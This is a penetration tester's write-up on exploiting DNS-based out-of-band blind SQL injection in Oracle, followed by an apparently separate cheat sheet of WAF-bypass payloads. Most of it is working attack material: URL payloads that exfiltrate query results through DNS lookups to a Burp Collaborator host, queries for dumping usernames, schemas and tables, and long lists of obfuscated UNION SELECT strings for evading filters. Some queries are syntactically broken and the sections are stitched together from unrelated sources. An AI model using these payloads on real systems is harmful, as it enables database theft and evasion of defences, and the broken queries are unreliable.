5	2019-Aug-09 20:24:03 UTC	DNS	n5tgzhrf768f71uacq0hqlocu2ir	

Description DNS query

The Collaborator server received a DNS lookup of type A for the domain name
10.3.16-MariaDB.admin.5f4dcc3b5aa765d61d8327deb882cf99.n5tgzhrf768f71uacq0hqlocu2ir.burpcollaborator.net
 (1) (2) (3)

The lookup was received from IP address 74.125.190.153 at 2019-Aug-09 20:22:37 UTC.

A few days back, while pentesting a website, I found an Out of Band SQL Injection vulnerability on an endpoint. In this type of Injection, we can dump data only using Out of Band techniques via DNS or HTTP Requests (if allowed). Dumping data via Out of Band techniques is not an easy task especially when it comes to Oracle db because there aren't many cheat sheets and related material out there on the internet.

In my case, Burp found DNS based Out of Band SQLi, which means I could only dump data using DNS queries issued by the backend Oracle Database. That is how it looked like:

Issue activity ?

Filter High Medium Low Info Certain Firm Tentative

#	Task	Time	Action	Issue type
70	3	[REDACTED] Apr 2021	Issue found	SQL injection
69	3	[REDACTED] Apr 2021	Issue found	SQL injection
68	3	[REDACTED] Apr 2021	Issue found	SQL injection

Advisory Request Response Collaborator DNS interaction

SQL injection

Issue: SQL injection
 Severity: High
 Confidence: Certain
 Host: [REDACTED]
 Path: [REDACTED]

Issue activity ?

Filter High Medium Low Info Certain Firm Tentative

#	Task	Time	Action	Issue type
70	3	[REDACTED] Apr 2021	Issue found	SQL injection
69	3	[REDACTED] Apr 2021	Issue found	SQL injection
68	3	[REDACTED] Apr 2021	Issue found	SQL injection

Advisory Request Response Collaborator DNS interaction

Description DNS query

The Collaborator server received a DNS lookup of type AAAA for the domain name 4chmbtbn[REDACTED].burpcollaborator.net.

The lookup was received from IP address [REDACTED] at 2021-Apr [REDACTED] C.

Burp Collaborator DNS Interaction

The following payload was used by Burp scanner to detect SQLi

```
http://website.com/somesearch-endpoint?q=%2c%20(select extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % taeyj SYSTEM "http://adfdlongrandomburpcollabstringjflf.burpcollab'|'orator.net/">%taeyj;]>'),'/l') from dual)
```

Before beginning, it is necessary to verify if the identified SQLi is a false positive or a legit vulnerability. Sometimes web apps and middleware automatically try to resolve the link sent in parameters, which generates a DNS request to our Collaborator and Burp may confuse it with SQL Injection. So to confirm, try only sending the Burp Collaborator link in the parameter e.g,

search?q=http://longrandomburpstring.burpcollaborator.net

If the collaborator still receives a DNS request then that means its a false positive. Another thing that eliminates the suspicion is that in our payload the collaborator link is separated by '| |' which means backend Oracle db is concatenating the link together and then issuing a request meaning a legit SQL Injection.

Determining the backend database

Looking at the above mentioned payload, you can identify that the backend database server is Oracle. How? because only Oracle uses '| |' and 'from dual' together in a statement.

There are many other ways to fingerprint the backend database (even if the website isn't vulnerable to SQL Injection), you can find some techniques here <https://sqlwiki.netspi.com/dbmsIdentification/#oracle> or in PayloadAlltheThings github repo etc.

In this case, it used XXE in Oracle's XML parser to trigger DNS requests.

Dumping Data???

After detecting and verifying SQL Injection, the next step is to try to dump data for POCs or whatever purpose. So I googled it and found some helpful cheat sheets and links.

<https://portswigger.net/web-security/sql-injection/cheat-sheet>

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/OracleSQL%20Injection.md>

<http://pentestmonkey.net/cheat-sheet/sql-injection/oracle-sql-injection-cheat-sheet>

<https://zenodo.org/record/3556347/files/A%20Study%20of%20Out-of-Band%20SQL%20Injection.pdf?download=1>


So I tried to modify the payload to extract database version via Burp Collaborator. I put a dot '.' before collaborator link and used '|' to concat it with my query.

Query: `select banner from v$version;`

```
http://website.com/somesearch-endpoint?q=%2c%20(select%20extractvalue(xmltype('<?xml%20version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % taej SYSTEM "http://'|'(select banner from v$version)|'.adfdlongrandomburpcollabstringjflf.burpcollab'|'|orator.net/">%taej;]>'),'/' from dual)
```

[URL Encoded the query before sending]

But I received nothing on my Burp collaborator, modified the query several times, tried other queries but got nothing. So I decided to try these queries on live version of Oracle database (<https://livesql.oracle.com/>) first. So I opened it and ran the version query again



After looking at the output, I realized my silly mistake that database version contained spaces, and spaces are forbidden in DNS Names.

Things to Keep in Mind while Exploiting DNS based Out of Band SQL Injections

- You're dumping data via DNS queries, and spaces/newline/special characters aren't allowed in Domain Names. Domain and Subdomain Names can only consist of letters, numbers and hyphens '-'. Use functions such as REPLACE() to filter the output. (Sometimes multiple dots '.' are disabled as well, so make sure to replace them as

well). You can also use HEX and Base64 encoding filters like UTL_RAW.CAST_TO_VARCHAR2(), utl_encode.base64_encode(), utl_raw.cast_to_raw(). (Ref <https://dba.stackexchange.com/questions/128905/what-is-a-base64-raw-how-do-i-use-it>)

- A full domain name can have 253 character, with each label having maximum length of 63 characters. That means there are only 63 characters allowed in a subdomain name but it is recommended to use up to 30–40 characters to dump data at a time. Use SUBSTR() to limit the output.
- Most probably you'll have to generate new Burp Collaborator link every time you send a request to the server. Why? because servers might cache domain names, so they won't issue a DNS request every time for the same Domain Name.
- Backend code might be sanitizing some characters in your query, so make sure to try simple queries first then move on to the complex ones. While exploiting this SQLi, I never got this query to work *"select banner from v\$version"*, or any query that contained the dollar sign "\$". Tried different encodings but none of them worked, Reason? They might be sanitizing or encoding some special characters!! Might be some other reason, don't know.

Dumping Data


Then I modified my payload a little to retrieve current user and sent it again.

```
(select extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [  
<!ENTITY % cggnv SYSTEM "http://'||(SELECT replace(replace(username, " ", "-"), "$", "-") FROM  
all_users where  
rownum=1)||'.sealongrandomcollabstringai.burpcollab'||'orator.net/">%cggnv;]>'),'/l') from  
dual)
```

Payload:

```
(SELECT replace(replace(username, " ", "-"), "$", "-") FROM all_users where rownum=1)
```

got the first username in the database 'SYS' in burp collaborator.



The query was

```
(SELECT replace(replace(username, " ", "-"), "$", "-") FROM all_users where rownum=1)
```

Or more simply put


```
(SELECT username FROM all_users where rownum=1)
```

To extract the second user in the database, I used "where rownum=2" but that didn't work and I received nothing in my Burp Collaborator. Why? the answer is

here <https://stackoverflow.com/questions/9679051/why-operator-doesnt-work-with-rownum-other-than-for-value-1/9679099>. In short, to retrieve the second row in oracle database, you can't use "rownum=2". Instead, you have to use something like

```
(SELECT username FROM (SELECT username, rownum as rn FROM all_users order by username asc) where rn=2)
```

and by using this query I received the second username in database



Dumping Database (Schema) List

To dump list of available databases, I used the following queries

```
(select owner from (select owner, rownum as rn from (select DISTINCT owner from all_tables order by owner asc)) where rn=1)(select owner from (select owner, rownum as rn from (select DISTINCT owner from all_tables order by owner asc)) where rn=2)
```

and got these Database Names in my Burp Collaborator

AD
PROJECTS
AV

Dumping Tables List

Similarly, you can dump table list (one by one) using the following queries

```
(select table_name from (select table_name,rownum as rn from all_tables order by table_name asc)rn where rn=1)
```

and the table names were

DUAL
USER_PRIVILEGE_MAP
... and so on

Some table names had spaces and "\$" signs, so I had to use the following query.

```
(select replace(replace((table_name),',','-'),'$','-') from (select table_name,rownum as rn from all_tables order by table_name asc)rn where rn=1)
```

Dump In One Shot (DIOS)

Extracting one data element at a time can be very slow and tedious, esp when you have to regenerate Burp Collaborator link each time. You can probably automate this stuff using Python or SQLmap, but I have done it manually in this article.

In DNS based OOB Injection, you can extract only one single data element at a time. So if we find a way to convert multiple rows into a string, and extract that string via DNS request, this'd make our task much easier. Depending upon various database versions, Oracle offers some functions like listagg(), stragg() & wl_concat() that do the trick, but they vary from version to version. I tried to combine the output using these functions but got nothing in response, probably the version didn't support these functions. So had to do it manually with the help of some Stackoverflow Answers.

One of these answers provides a query to convert rows into columns without using functions like listagg() etc. With a little modification, we can use this query to convert rows into a string, and then dump that string via Subdomain Name.

```
select ltrim(sys_connect_by_path(username, '-'), '-') as st FROM (SELECT username, ROW_NUMBER () OVER (ORDER BY username) rn, COUNT (*) OVER () cnt FROM all_users) WHERE rn = cnt START WITH rn = 1 CONNECT BY rn = PRIOR rn+1;
```

SQL Worksheet

```
1 select ltrim(sys_connect_by_path(username, '-'), '-') as st FROM
2 (SELECT username, ROW_NUMBER () OVER (ORDER BY username) rn, COUNT (*) OVER () cnt FROM all_users)
3 WHERE rn = cnt START WITH rn = 1
4 CONNECT BY rn = PRIOR rn+1;
```

ORA-01489: result of string concatenation is too long

Limiting the output by putting "where rn<= 10"

```
select ltrim(sys_connect_by_path(username, '-'), '-') as st FROM (SELECT username, ROW_NUMBER () OVER (ORDER BY username) rn, COUNT (*) OVER () cnt FROM all_users where rownum<= 10) WHERE rn = cnt START WITH rn = 1 CONNECT BY rn = PRIOR rn+1;
```

SQL Worksheet

```
1 select ltrim(sys_connect_by_path(username, '-'), '-') as st FROM
2 (SELECT username, ROW_NUMBER () OVER (ORDER BY username) rn, COUNT (*) OVER () cnt FROM all_users where rownum<=10)
3 WHERE rn = cnt START WITH rn = 1
4 CONNECT BY rn = PRIOR rn+1;
```

ST
AUDSYS-GSMADMIN_INTERNAL-OUTLN-SYS-SYSBACKUP-SYSDG-SYSKM-SYSRAC-SYSTEM-XS\$NULL

[Download CSV](#)

The output contains bad characters such as underscores (-) and dollar signs (\$), filtering them with REPLACE() command, and limiting the output to 40 characters

```
select substr(replace(replace(ltrim(sys_connect_by_path(username, '-'), '-'), '_', '-'), '$', '-'), 2, 40) as st FROM (SELECT username, ROW_NUMBER () OVER (ORDER BY username) rn, COUNT (*) OVER () cnt FROM all_users where rownum<=40) WHERE rn = cnt START WITH rn = 1 CONNECT BY rn = PRIOR rn+1;
```

SQL Worksheet

```
1 select substr(replace(replace(ltrim(sys_connect_by_path(username, '-'), '-'), '_', '-'), '$', '-'), 2, 40) as st FROM
2 (SELECT username, ROW_NUMBER () OVER (ORDER BY username) rn, COUNT (*) OVER () cnt FROM all_users where rownum<=40)
3 WHERE rn = cnt START WITH rn = 1
4 CONNECT BY rn = PRIOR rn+1;
```

ST
NONYMOUS-APEX-050100-APEX-INSTANCE-ADMIN

[Download CSV](#)

You can now dump this data via DNS query.

Via Base64 Encoding

You can also HEX/Base64 encode your data, this way bad characters will also get encoded so you won't have to filter them one by one. You do need to filter out equal signs though "="

```
select replace(UTL_RAW.CAST_TO_VARCHAR2(utl_encode.base64_encode
(utl_raw.cast_to_raw(substr(ltrim(sys_connect_by_path(username, '-'), '-'), 2, 40))))), '=','') as st
FROM (SELECT username, ROW_NUMBER () OVER (ORDER BY username) rn, COUNT (*) OVER
() cnt FROM all_users where rownum<= 40) WHERE rn = cnt START WITH rn = 1 CONNECT BY
rn = PRIOR rn+1;
```

```

1 select replace(UTL_RAW.CAST_TO_VARCHAR2(utl_encode.base64_encode(utl_raw.cast_to_raw(substr(ltrim(sys_connect_by_path(username, '-'), '-'),
2 (SELECT username, ROW_NUMBER () OVER (ORDER BY username) rn, COUNT (*) OVER () cnt FROM all_users where rownum<=40)
3 WHERE rn = cnt START WITH rn = 1
4 CONNECT BY rn = PRIOR rn+1;

```

```

ST
TK90MJ1PVVMTQVBFWF8WNTAXNDATQVBFWF93TINUQU5DRV98RE1JTg--

```

[Download CSV](#)

You can decode this data in Burp decoder.

Cheat Sheet

Simple query to dump first user

```
select username FROM all_users where rownum=1//Replacing bad chars
```

```
select replace(replace(replace(username, " ", "-"), "$", "-"), "_", "-") FROM all_users where rownum=1
```

Dumping usernames, change "rn=1" to dump other users

```
(SELECT replace(replace(replace(username, " ", "-"), "$", "-"), "_", "-") FROM (SELECT username, rownum as rn FROM all_users order by username asc) where rn=1)
```

Dumping Databases list

```
(select replace(replace(replace(owner, " ", "-"), "$", "-"), "_", "-") from (select owner, rownum as rn from (select DISTINCT owner from all_tables order by owner asc)) where rn=1)
```

Dumping Tables list

```
(select replace(replace(replace(table_name, " ", "-"), "$", "-"), "_", "-") from (select table_name, rownum as rn from all_tables order by table_name asc)rn where rn=1)
```

DIOS

Dump usernames: (2 is the offset and 40 is the character limit)

```
select substr(replace(replace(replace(ltrim(sys_connect_by_path(username, '-'), '-'), '_',''), '$',''), ' ',''),2,40)as st FROM (SELECT username, ROW_NUMBER () OVER (ORDER BY username) rn, COUNT (*) OVER () cnt FROM all_users where rownum<= 40) WHERE rn = cnt START WITH rn = 1 CONNECT BY rn = PRIOR rn+1;
```

Dump databases:

```
select substr(replace(replace(replace(ltrim(sys_connect_by_path(owner, '-'), '-'), '_',''), '$',''), ' ',''),2,40)as st FROM (SELECT owner, ROW_NUMBER () OVER (ORDER BY owner) rn, COUNT (*) OVER () cnt FROM all_tables where rownum<= 40) WHERE rn = cnt START WITH rn = 1 CONNECT BY rn = PRIOR rn+1;
```

Dump tables:

```
select substr(replace(replace(replace(ltrim(sys_connect_by_path(table_name, '-'), '-'), '_',''), '$',''), ' ',''),2,40)as st FROM (SELECT table_name, ROW_NUMBER () OVER (ORDER BY
```

```
table_name) rn, COUNT (*) OVER () cnt FROM all_tables where rownum<= 40) WHERE rn = cnt START WITH rn = 1 CONNECT BY rn = PRIOR rn+1;
```

Via Base64

Dump usernames, replace hyphens (-) with (=,/,+)

```
select
replace(replace(replace(UTL_RAW.CAST_TO_VARCHAR2(utl_encode.base64_encode(utl_raw.cast_to_raw(substr(ltrim(sys_connect_by_path(username,'-'),'-'),2,40)))), '=','-', '/' ,'-') as st
FROM (SELECT username, ROW_NUMBER () OVER (ORDER BY username) rn, COUNT (*) OVER
() cnt FROM all_users where rownum<= 40) WHERE rn = cnt START WITH rn = 1 CONNECT BY
rn = PRIOR rn+1;
```

Dump databases,

```
select
replace(replace(replace(UTL_RAW.CAST_TO_VARCHAR2(utl_encode.base64_encode(utl_raw.cast_to_raw(substr(ltrim(sys_connect_by_path(owner,'-'),'-'),2,40)))), '=','-', '/' ,'-') as st
FROM (SELECT owner, ROW_NUMBER () OVER (ORDER BY owner) rn, COUNT (*) OVER () cnt
FROM all_tables where rownum<= 40) WHERE rn = cnt START WITH rn = 1 CONNECT BY rn =
PRIOR rn+1;
```

Dump tables,

```
select
replace(replace(replace(UTL_RAW.CAST_TO_VARCHAR2(utl_encode.base64_encode(utl_raw.cast_to_raw(substr(ltrim(sys_connect_by_path(table_name,'-'),'-'),2,40)))), '=','-', '/' ,'-') as st
FROM (SELECT table_name, ROW_NUMBER () OVER (ORDER BY table_name) rn, COUNT (*)
OVER () cnt FROM all_tables where rownum<= 40) WHERE rn = cnt START WITH rn = 1
CONNECT BY rn = PRIOR rn+1;
```

Above mentioned queries will most probably work on all Oracle db versions, and you can use them to dump the whole database.

<https://usamaazad.medium.com/dns-based-out-of-band-blind-sql-injection-in-oracle-dumping-data-45f506296945>

SQL Filter Evasion and WAF Bypass

Bypassing WAF: SQL Injection - Normalization Method Example Number (1) of a vulnerability in the function of request Normalization. • The following request doesn't allow anyone to conduct an attack

```
/?id=1+union+select+1,2,3/*
```

- If there is a corresponding vulnerability in the WAF, this request

will be successfully performed `/?id=1/*union*/union/*select*/select+1,2,3/*`

- After being processed by WAF, the request will become

```
index.php?id=1/*uni X on*/union/*sel X ect*/select+1,2,3/*
```

The given example works in case of cleaning of dangerous traffic, not in case of blocking the entire request or the attack source. Example Number (2) of a vulnerability in the function of request Normalization. • Similarly, the following request doesn't allow anyone to conduct an attack

```
/?id=1+union+select+1,2,3/*
```

- If there is a corresponding vulnerability in the WAF, this request will be successfully performed

```
/?id=1+un/**/ion+sel/**/ect+1,2,3--
```

- The SQL request will become

```
SELECT * from table where id =1 union select 1,2,3--
```

*Instead of construction /**/, any symbol sequence that WAF cuts off can be used (e.g., #####, %00).*

The given example works in case of excessive cleaning of incoming data (replacement of a regular expression with the empty string).

'Using HTTP Parameter Pollution (HPP)'

- The following request doesn't allow anyone to conduct an attack

```
/?id=1;select+1,2,3+from+users+where+id=1--
```

- This request will be successfully performed using HPP

```
/?id=1;select+1&id=2,3+from+users+where+id=1--
```

Successful conduction of an HPP attack bypassing WAF depends on the environment of the application being attacked. [EU09 Luca Caretoni, Stefano diPaola](#)

Technology/ Environment	Parameter Interpretation	Example
ASP.NET/IIS	Concatenation by comma	par1=val1,val2
ASP/IIS	Concatenation by comma	par1=val1,val2
PHP/APACHE	The last parameter is resulting	par1=val2
PHP/Zeus	The last parameter is resulting	par1=val2
JSP, Servlet/Apache Tomcat	The first parameter is resulting	par1=val1
JSP,Servlet/Oracle Application Server 10g	The first parameter is resulting	par1=val1
JSP,Servlet/Jetty	The first parameter is resulting	par1=val1
IBM Lotus Domino	The first parameter is resulting	par1=val1
IBM HTTP Server	The last parameter is resulting	par1=val2
mod_perl/libapeq2/Apache	The first parameter is resulting	par1=val1
Perl CGI/Apache	The first parameter is resulting	par1=val1
mod_perl/lib??/Apache	The first parameter is resulting	par1=val1
mod_wsgi (Python)/Apache	An array is returned	ARRAY(0x8b9058c)
Pythin/Zope	The first parameter is resulting	par1=val1
IceWarp	An array is returned	['val1','val2']
AXIS 2400	The last parameter is resulting	par1=val2
Linksys Wireless-G PTZ Internet Camera	Concatenation by comma	par1=val1,val2
Ricoh Aficio 1022 Printer	The last parameter is resulting	par1=val2
webcamXP Pro	The first parameter is resulting	par1=val1
DBMan	Concatenation by two tildes	par1=val1~~val2

Using HTTP Parameter Pollution (HPP)

- Vulnerable code

SQL=" select key from table where id= "+Request.QueryString("id")

- This request is successfully performed using the HPP technique

```
/?id=1/**/union/*&id=*/select/*&id=*/pwd/*&id=*/from/*&id=*/users
```

- The SQL request becomes select key from table where

```
id=1/**/union/*,*/select/*,*/pwd/*,*/from/*,*/users
```

ByPassing WAF: SQL Injection – HPF Using HTTP Parameter Fragmentation (HPF)

- Vulnerable code example

```
Query("select * from table where a=".$_GET['a']." and b=".$_GET['b']); Query("select * from table where a=".$_GET['a']." and b=".$_GET['b']." limit"'.$_GET['c']);
```

- The following request doesn't allow anyone to conduct an attack

```
/?a=1+union+select+1,2/*
```

- These requests may be successfully performed using HPF

```
/?a=1+union/*&b=*/select+1,2 /?a=1+union/*&b=*/select+1,pass/*&c=*/from+users--
```

- The SQL requests become

```
select * from table where a=1 union/* and b=*/select 1,2 select * from table where a=1 union/* and b=*/select 1,pass/* limit */from users--
```

ByPassing WAF: Blind SQL Injection Using logical requests AND/OR • The following requests allow one to conduct a successful attack for many WAFs

```
/?id=1+OR+0x50=0x50 /?id=1+and+ascii(lower(mid((select+pwd+from+users+limit+1,1),1,1)))=74
```

Negation and inequality signs (!=, <>, <, >) can be used instead of the equality one – It is amazing, but many WAFs miss it!

It becomes possible to exploit the vulnerability with the method of blind-SQL Injection by replacing SQL functions that get to WAF signatures with their synonyms. *substring()* -> *mid()*, *substr()* *ascii()* -> *hex()*, *bin()* *benchmark()* -> *sleep()* Wide variety of logical requests. and 1 or 1 and 1=1 and 2<3 and 'a'='a' and 'a'<>'b' and char(32)=' ' and 3<=2 and 5<=>4 and 5<=>5 and 5 is null or 5 is not null **An example of various request notations with the same meaning.** select user from mysql.user where user = 'user' OR mid(password,1,1)='*' select user from mysql.user where user = 'user' OR mid(password,1,1)=0x2a select user from mysql.user where user = 'user' OR mid(password,1,1)=unhex('2a') select user from mysql.user where user = 'user' OR mid(password,1,1) regexp '[*]' select user from mysql.user where user = 'user' OR mid(password,1,1) like '*' select user from mysql.user where user = 'user' OR mid(password,1,1) rlike '[*]' select user from mysql.user where user = 'user' OR ord(mid(password,1,1))=42 select user from mysql.user where user = 'user' OR ascii(mid(password,1,1))=42 select user from mysql.user where user = 'user' OR find_in_set('2a',hex(mid(password,1,1)))=1 select user from mysql.user where user = 'user' OR position(0x2a in password)=1 select user from mysql.user where user = 'user' OR locate(0x2a,password)=1 **Known:** substring((select 'password'),1,1) = 0x70 substr((select 'password'),1,1) = 0x70 mid((select 'password'),1,1) = 0x70 **New:** strcmp(left('password',1),

0x69) = 1 strcmp(left('password',1), 0x70) = 0 strcmp(left('password',1), 0x71) = -1
STRCMP(expr1,expr2) returns 0 if the strings are the same, -1 if the first , argument is smaller than the second one, and 1 otherwise.

An example of signature bypass. The following request gets to WAF signature
/?id=1+union+(select+1,2+from+users) But sometimes, the signatures used can be bypassed
/?id=1+union+(select+'xz'from+xxx)

/?id=(1)union(select(1),mid(hash,1,32)from(users)) /?id=1+union+(select'1',concat(login,hash)from+users) /?id=(1)union(((((((select(1),hex(hash)from(users)))))))) /?id=(1)or(0x50=0x50)

An SQL Injection attack can successfully bypass the WAF , and be conducted in all following cases:

- Vulnerabilities in the functions of WAF request normalization.
- Application of HPP and HPF techniques.
- Bypassing filter rules (signatures).
- Vulnerability exploitation by the method of blind SQL Injection.
- Attacking the application operating logics (and/or)

WAF Bypassing Strings.

```
/*!%55NiOn*/ /*!%53eLEct*/ %55nion(%53elect 1,2,3)-  
-- +union+distinct+select+ +union+distinctROW+select+ /*/*/*!12345UNION SELECT*/*/*/  
concat(0x223e,@@version) concat(0x273e27,version(),0x3c212d2d) concat(0x223e3c6272  
3e,version(),0x3c696d67207372633d22) concat(0x223e,@@version,0x3c696d67207372633d  
22) concat(0x223e,0x3c62723e3c62723e3c62723e,@@version,0x3c696d67207372633d22,0x  
3c62  
723e) concat(0x223e3c62723e,@@version,0x3a,"BlackRose",0x3c696d67207372633d22) co  
nconcat(",@@version,") /*/*/*!50000UNION SELECT*/*/*/* /**/UNION/*/*/*!50000SELECT*/*  
*/ /*!50000UniON SeLeCt*/ union /*!50000%53elect*/ +#uNiOn+#sEleCt +#!q%0AuNiO  
n!#qa%0A#%0AsEleCt /*!%55NiOn*/ /*!%53eLEct*/ /*!u%6eion*/ /*!se%6cect*/ +un/*  
/ion+se*/lect uni%0bon+se%0blect %2f**%2funion%2f**%2fselect union%23foo*%2F*b  
ar%0D%0Aselect%23foo%0D%0A REVERSE(noinu)+REVERSE(tceles) /*--*/union/*--  
*/select/*--  
*/ union (/*!/*/*/ SeLeCt */ 1,2,3) /*!union*/+/*!select*/ union+/*!select*/ /**/union/*/*/  
select/*/*/* /**/uNiOn/**/sEleCt/*/*/* /*/*/*!union*/*/*/*!select*/*/*/* /*!uNiOn*/ /*!SeL  
Ect*/ +union+distinct+select+ +union+distinctROW+select+ +UniOn%0d%0aSeLeCt%0d%0a  
UNION/*&test=1*/SELECT/*&pwn=2*/ un?+un/**/ion+se/**/lect+ +UNunionION+SEselectL  
ECT+ +uni%0bon+se%0blect+ %252f%252a*/union%252f%252a /select%252f%252a*/ /*2  
A%2A/union/%2A%2A/select/%2A%2A/ %2f**%2funion%2f**%2fselect%2f**%2f union%23  
foo*%2F*bar%0D%0Aselect%23foo%0D%0A /*!UniOn*/SeLeCt+
```

Union Select by PASS with Url Encoded Method: %55nion(%53elect)
union%20distinct%20select union%20%64istinctRO%57%20select union%2053elect
%23?%0aunion%20?%23?%0aselect %23?zen?%0Aunion all%23zen%0A%23Zen%0Aselect
